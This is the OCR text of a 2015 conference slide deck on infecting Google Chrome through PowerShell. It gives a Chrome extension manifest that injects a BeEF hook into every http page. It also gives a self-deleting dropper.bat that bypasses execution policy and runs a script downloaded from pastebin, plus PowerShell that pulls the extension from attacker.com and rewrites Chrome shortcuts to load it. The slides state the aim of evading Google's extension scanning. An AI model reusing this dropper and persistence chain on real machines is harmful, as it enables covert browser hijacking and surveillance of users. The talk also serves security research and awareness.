Infecting Google Chrome from PowerShell

CTJB 2015

infinity

Kamil Vavra

www.xexexe.cz


Why Google Chrome?

- Out with unwanted ad injectors
  - Posted: Tuesday, March 31, 2015

  http://googleonlinesecurity.blogspot.ro/2015/03/out-with-unwanted-ad-injectors.html

  ^^ Google kills 200 ad-injecting Chrome extensions, says many are malware

Why Google Chrome?



The page at [redacted] says:

Possible Privacy Breach and Computer Error Detected Due to Suspicious Activity Found On Your Computer.

Contact A Certified Live Technician Now:

[redacted] (Toll Free)

You migh … e virus

Your location: CONFLICTED

…r ISP: …NOWN

What you mu…

Call [redacted] immediately.

Fast assistance with removing viruses.

(Toll-FREE, High Priority Call Line)

More about the virus:

Seeing these pop-up's means that you may have a virus installed on your computer which puts the security of your personal data at a serious risk. It's strongly advised that you call the number above and get your computer fixed before you continue using your internet, especially for shopping.


24/7 UNMATCHED SERVICE AND SUPPORT.

…cy Breach if virus not removed immediately:

Data exposed to risk:

1. Your credit card details and banking information
2. Your e-mail passwords and other account passwords
3. Your Facebook, Skype, AIM, ICQ and other chat logs
4. Your private photos, family photos and other sensitive files
5. Your webcam could be accessed remotely by stalkers with a VPN virus

Why Google Chrome?



$500 Motorola Nexus 6 Unlocked Smartphone

$99.95 Surfboard 6' Foamie Board Surfboards Sur...

$699.84 Nexus 6 - Midnight Blue - 64GB

$699.99 - Nexus 6 Cell Phone - Midnight Blue (Sp...

About 63,100,000 results (0.32 seconds)

Ads by wxDownload

Nexus Cell Phone - Buy Nexus Cell Phone at Amazon!
Ad Amazon.com
Buy Nexus Cell Phone at Amazon! Free Shipping on Qualified Orders.

Nexus 7 Tablet - Bargain Prices and Smart Deals.
Ad lowpriceshopper.com/Nexus-7-Tablet
Bargain Prices and Smart Deals. Compare and Save up to 25%!

Introducing Nexus 6 - A 6&quot; phone with more space to explore.
Ad store.google.com/nexus6
A 6&quot; phone with more space to explore. Learn more.

Sprint® Motorola Nexus 6
Ad www.sprint.com/Nexus6
Shop the Nexus 6. Get Text, Talk, and Data At

Ads by Fm1 - Radio

Ads by wxDownload

Introducing Nexus 6 - Stunning 6" Quad HD display.
store.google.com/nexus6
Stunning 6" Quad HD display. Designed for Lollipop. Learn more.

Nexus 10 Size - Nexus 10 Size Search Now!
About.com/Nexus-10-Size
Nexus 10 Size Search Now! Over 85 Million Visitors.

Motorola Nexus 6 LCD &
Strive-Mobile-Repairs
Motorola Nexus 6 LCD & Touch Screen Digitizer Assembly

$99.95 Surfboard 6' Foamie Board Surfboards Sur...

$249.99 Google Nexus 6

$498 Nexus 6-light Chandelier

$500 Motorola Nexus 6 Unlocked Smartphone

brought by Fm1 - Radio

Why Google Chrome?

- More than 5% of people visiting Google sites have at least one ad injector installed
- Researchers found 192 deceptive Chrome extensions that affected 14 million users
- 34% of Chrome extensions injecting ads were classified as outright malware

Why Google Chrome?

- Google now incorporates the techniques researchers used to catch these extensions to scan all new and updated extensions.

Why Google Chrome?

- Google now incorporates the techniques researchers used to catch these extensions to scan all new and updated extensions.

- Idea:
  - Create malicious Chrome extension that will pass security scan (FUD)

Why PowerShell?

- The Chrome Web Store is an open marketplace for web apps, extensions or themes.
  - A one-time developer registration fee of US$5.00 is required to verify your account and publish items.

Why PowerShell?

- The Chrome Web Store is an open marketplace for web apps, extensions or themes.
  - A one-time developer registration fee of US$5.00 is required to verify your account and publish items.

- But I don't want to pay US$5.00 :(:(:(

Why PowerShell?

- Is there some way how to avoid spending money?

- Sure it is!

- How install crx Chrome extension via command line?
  - http://stackoverflow.com/questions/16800696/how-install-crx-chrome-extension-via-command-line

Why PowerShell?

- Mostly programming in Perl
- Stopped using Windows years ago
- Experienced with batch files (.bat, .cmd)

- I know that security researchers are using PowerShell to Windows „exploitation“.

Why PowerShell?


- PowerSploit - A PowerShell Post-Exploitation Framework
- https://github.com/mattifestation/PowerSploit

- Nishang - PowerShell for penetration testing and offensive security.
- https://github.com/samratashok/nishang

- PowerShellCandC
- https://github.com/kjacobsen/PowerShellCandC

Why PowerShell?

- I'm lazy
- I will use PowerShell & BeEF !
  - The Browser Exploitation Framework
    - http://beefproject.com



Id...	Type	Event
9	Command	Hooke
8	Command	Hooke
7	Command	Hooke
6	Command	Hooke
4	Zombie	10.211
3	Zombie	10.211


IT'S TIME FOR DEMO!

https://www.youtube.com/watch?v=8MPKn3So-KQ

Offensive extension tutorial

- chrome-beef-extension
  - hook.js
  - icon.png
  - manifest.json

Offensive extension tutorial



```
{
 "name": "BeEF hook",
 "version": "0.1",
 "manifest_version": 2,
 "description": "Injecting BeEF hook.js when the page is served over http",
 "browser_action": {
   "name": "Manipulate DOM",
   "icons": ["icon.png"],
   "default_icon": "icon.png"
 },
 "content_scripts": [ {
   "js": [ "hook.js" ],
   "matches": [ "http://*/*" ]
 }]
}
```

Offensive extension tutorial

```
google-chrome –load-extension=chrome-beef-extension
```

PowerShell dropper

- Changing the Windows PowerShell Script Execution Policy


- The Set-ExecutionPolicy cmdlet enables you to determine which Windows PowerShell scripts (if any) will be allowed to run on your computer. Windows PowerShell has four different execution policies:

PowerShell dropper

- Restricted - No scripts can be run. Windows PowerShell can be used only in interactive mode.
- AllSigned - Only scripts signed by a trusted publisher can be run.
- RemoteSigned - Downloaded scripts must be signed by a trusted publisher before they can be run.
- Unrestricted - No restrictions; all Windows PowerShell scripts can be run.

PowerShell dropper

- 15 Ways to Bypass the PowerShell Execution Policy
  - https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/



```
PS C:\temp> .\runme.ps1
.\runme.ps1 : File C:\temp\runme.ps1 cannot be loaded because running scripts
is disabled on this system. For more information, see about_Execution_Policies
at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\runme.ps1
+ ~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\temp>
```

PowerShell dropper

- 4. Download Script from URL and Execute with Invoke Expression
  - powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://bit.ly/1kEg')"

PowerShell dropper

- 4. Download Script from URL and Execute with Invoke Expression

  -
    ```
    powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://bit.ly/1kEg')"
    ```

ID 713287
© Franz Pfluegl | Dreamstime.com
Download from
Dreamstime.com
This watermarked comp image is for previewing purposes only.

PowerShell dropper

- dropper.bat
  - PowerShell.exe -ExecutionPolicy UnRestricted -nop -c "iex(New-Object Net.WebClient).DownloadString('http://pastebin.com/raw.php?i=mzp5vm8a')"
  - pause
  - DEL "%~f0"

PowerShell payload

1. Download chrome extension
2. Locate Google Chrome .lnk
3. Delete it
4. Create a new shortcut on user Desktop
    - with Argument:

```
--load-extension=C:\chrome-beef-extension
```

PowerShell payload

- PowerShell Function to download extension
  - New-Item -ItemType directory -Path C:\chrome-beef-extension
  - $wc = new-object net.webclient; $wc.Downloadfile('http://attacker.com/manifest.json','C:\chrome-beef-extension\manifest.json');
  - $wc.Downloadfile('http://attacker.com/hook.js','C:\chrome-beef-extension\hook.js');
  - $wc.Downloadfile('http://attacker.com/icon.png','C:\chrome-beef-extension\icon.png');

PowerShell payload

- Deleting Chrome shortcut
  - C:\Users\Public\Desktop\

PowerShell payload

- Deleting Chrome shortcut
  - C:\Users\Public\Desktop\

  - # Call wscript com object
  - $shell = New-Object -ComObject WScript.Shell

PowerShell payload

- Deleting Chrome shortcut
  - C:\Users\Public\Desktop\
  - # Recurse through directories for .lnk files
  - $allUsersPwd = $pwd.drive.name + ":\Users\Public\Desktop\"
  - dir "$allUsersPwd" -filter *.lnk -Recurse | ForEach {
  -   $lnk = $shell.CreateShortcut($_.FullName)
  -   $oldPath= $lnk.TargetPath
  -   $oldName= $HOME + "\Desktop\" + $_.BaseName + ".lnk"

PowerShell payload

- Deleting Chrome shortcut
  - C:\Users\Public\Desktop\

  - # If match text, perform operation
  - if($oldpath -Match "chrome.exe") {
  -   Remove-Item $_.FullName

PowerShell payload

- Creating Chrome shortcut
  - C:\Users\test\Desktop\
  - $lnknew = $shell.CreateShortcut("$oldName")
  - $lnknew.targetPath = $oldpath
  - $lnknew.Arguments = "--load-extension=C:\chrome-beef-plugin"
  - $lnknew.Save()
  - }

IT'S TIME FOR DEMO!

https://www.youtube.com/watch?v=8MPKn3So-KQ

Download me

- http://www.hacktheplanet.cz/ctjb_chrome.pdf

Resources

- Create a PowerShell Function to List Menu Shortcuts
- http://www.computerperformance.co.uk/powershell/powershell_function_shortcut.htm
-
- LNK file testing
- http://poshcode.org/3112
-
- Working with Shortcuts in Windows PowerShell
- http://windowsitpro.com/powershell/working-shortcuts-windows-powershell
-
- Janicab Hides Behind Undocumented LNK Functionality
- https://www.f-secure.com/weblog/archives/00002803.html

Resources

- Shell Link (.LNK) Binary File Format
- https://msdn.microsoft.com/en-us/library/dd871305.aspx
-
- How to create a shortcut using Powershell
- http://stackoverflow.com/questions/9701840/how-to-create-a-shortcut-using-powershell

Resources

- PowerShell Malware
- http://www.poshsecurity.com/blog/2013/3/6/powershell-malware.html
-
- PowerShellCandC
- https://github.com/kjacobsen/PowerShellCandC
-
- Even More AVasion with PowerShell!!!
- http://www.shortbus.ninja/even-more-avasion/
-
- Using PowerShell for Client Side Attacks
- http://www.labofapenetrationtester.com/2014/11/powershell-for-client-side-attacks.html
-
- Nishang - PowerShell for penetration testing and offensive security.
- https://github.com/samratashok/nishang

Resources

- https://github.com/mattifestation/PowerSploit
- PowerSploit - A PowerShell Post-Exploitation Framework
-
- Interactive PowerShell Sessions With Metasploit
- https://www.nettitude.co.uk/interactive-powershell-session-via-metasploit/

Resources

- How install crx Chrome extension via command line?
- http://stackoverflow.com/questions/16800696/how-install-crx-chrome-extension-via-command-line
-
- Script to Find and replace .lnk shortcut
- https://social.technet.microsoft.com/Forums/scriptcenter/en-US/e5aee1b5-9b07-47e4-ad80-9a8ecead0350/script-to-find-and-replace-lnk-shortcut
-
-
- Google kills 200 ad-injecting Chrome extensions, says many are malware
- http://arstechnica.com/security/2015/04/google-kills-200-ad-injecting-chrome-extensions-says-many-are-malware/
-
- Out with unwanted ad injectors
- http://googleonlinesecurity.blogspot.ro/2015/03/out-with-unwanted-ad-injectors.html
-
- chrome.history
- https://developer.chrome.com/extensions/history